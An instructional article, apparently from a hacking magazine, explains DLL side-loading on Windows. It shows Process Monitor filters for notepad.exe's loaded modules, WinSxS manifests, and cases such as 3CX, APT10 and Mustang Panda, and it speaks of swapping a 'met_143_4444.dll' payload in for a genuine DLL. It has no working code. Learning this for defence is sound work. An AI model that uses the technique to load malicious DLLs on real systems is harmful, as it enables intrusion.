
Process Name is notepad.exe then Include

Column	Relation	Value	Action
☒ ☐ Process N...	is	Procmon.exe	Exclude
☒ ☐ Process N...	is	Procexp.exe	Exclude
☒ ☐ Process N...	is	Autoruns.exe	Exclude
☒ ☐ Process N...	is	Procmon64.exe	Exclude
☒ ☐ Process N...	is	Procexp64.exe	Exclude
☒ ☐ Process N...	is	System	Exclude
☒ ☐ Operation	begins with	IRP_MJ_	Exclude
☒ ☐ Operation	begins with	FASTIO_	Exclude


After setting the condition, click on “ADD” highlighted below.



When you click on “Apply”, Process Monitor will now only show all operations of “notepad.exe” as shown below.



Right click on any one process belonging to notepad.exe, and select “properties”.A new window opens as shown below.



Click on “process” tab.

In November 2022, Cicada or APT10, employed DLL side-loading to deploy LODEINFO malware.

The screenshot shows the 'Event Properties' window with the 'Process' tab selected. It displays information about the 'notepad.exe' process, including its name, version, path, command line, and a list of loaded modules.

Image: Notepad
Microsoft Corporation

Name: notepad.exe
Version: 10.0.17763.1 (WinBuild.160101.0800)

Path:
C:\Windows\system32\notepad.exe

Command Line:
"C:\Windows\system32\notepad.exe"

PID: 1216 Architecture: 64-bit
Parent PID: 4224 Virtualized: False
Session ID: 1 Integrity: High
User: DESKTOP-PRLKILM\admin
Auth ID: 00000000:0001496b
Started: 4/19/2023 11:09:30 AM Ended: (Running)

Modules:

Module	Address	Size	Path	Company	Version
notepad.exe	0x7ff6115b0000	0x43000	C:\Windows\System32\notepad.exe	Microsoft Corp...	10.0.
efswrt.dll	0x7ffd32da0000	0xc6000	C:\Windows\System32\efswrt.dll	Microsoft Corp...	10.0.
winspool.drv	0x7ffd41520000	0x89000	C:\Windows\System32\winspool.drv	Microsoft Corp...	10.0.
comctl32.dll	0x7ffd4b500000	0x279000	C:\Windows\WinSxS\amd64 micr...	Microsoft Corp...	6.10

At the bottom of the window, there are navigation buttons (up, down), a checkbox for 'Next Highlighted', and buttons for 'Copy All' and 'Close'.

At the bottom of the window, you will see all modules that are running as part of notepad.exe program. Some DLLs are highlighted. Notepad.exe loads process loads “efswrt.dll” and “comctl32.dll” files. For reference “efswrt.dll” is a Storage Protection Windows Runtime DLL and “comctl32.dll” is a Windows Common Control library that contains common GUI Components used by all Windows applications.

Another important thing to note here is that these dlls are in either “C:\Windows\system32” directory or “C:\Windows\WinSxS\” directory. That brings us to our next question, What is WinSxS?

In June 2022, Mustang Panda exploited DLL side loading in legitimate apps to deliver PluX malware.

What is WinSxS?

WinSxS is actually short form for Windows Side by Side. WinSxS is a folder in Windows that actually stores different copies of DLL's and other system files. More about it very soon.

What is DLL side loading?

When you run a process (in our case Notepad.exe) and it opens various DLLs, it is known as loading of a DLL (Notepad.exe loads efsqrt.dll, comctl32.dll libraries).

Side loading is when a program loads another DLL instead of loading the genuine DLL it is supposed to load. For example, if Notepad.exe process loads our met_143_4444.dll payload instead of efsqrt.dll, it is a simple case of DLL side loading and you know what happens when this payload met_153_4444.dll is loaded (we have seen in our previous Issues)

History of DLL Side-loading

Before we show our readers how DLL sideloading is possible, let's delve in to a short history of DLL sideloading. Although 3CX hacking attack is the latest to use DLL side loading this technique has been active since many years. It seems FireEye and Mandiant were first to discover DLL side-loading way back in 2010.

In 2012, FireEye labs discovered a spear phishing attack that targeted Chinese political rights activists. The attachment of this email exploited a vulnerability in Windows ActiveX Controls (CVE-2012-0148) and dropped several binaries. These binaries were of benign nature when in isolation but together they formed a malicious executable which used DLL side loading to load a malicious DLL payload.

Even in the latest case of 3CX, the attack contained three important components. They are 3CX DesktopApp.exe, which is a clean loader, d3dcompiler_47.dll which is a DLL with an appended encrypted payload and ffmpeg.dll, which is a Trojanized loader.

How is DLL sideloading possible?

Similar to many other operating systems, Windows OS allows applications to load DLLs at runtime. There are three ways applications can specify the DLLs they want to load. They are,

- 1) By specifying a full path to the library.
- 2) DLL redirection, and
- 3) Using a manifest

(If none of these methods are used, Windows attempts to locate the DLL by searching a predefined set of directories in a set order. Well, this is an Easter Egg for a future article).

Back to Windows SxS. SXS feature helps manage conflicting and duplicate DLL versions by loading them on demand from a common directory. DLL side-loading takes advantage of this feature to load the malicious DLLs from the SXS listing. Every executable has an embedded WinSxS manifest which is in the form of XML data.


This manifest of WinSxS contains the resource and library metadata. This manifest offers no validation of the loaded DLL which may accidentally grant trusted installer privileges to malicious payloads.

This makes clear that not all applications are vulnerable to DLL side loading. Hackers search for applications with improper or vague DLL reference in the manifest files. So that they can replace the genuine DLL with a malicious one. Attacker needs to have "write" permissions to the

directory where the DLL needs to be in at load time.

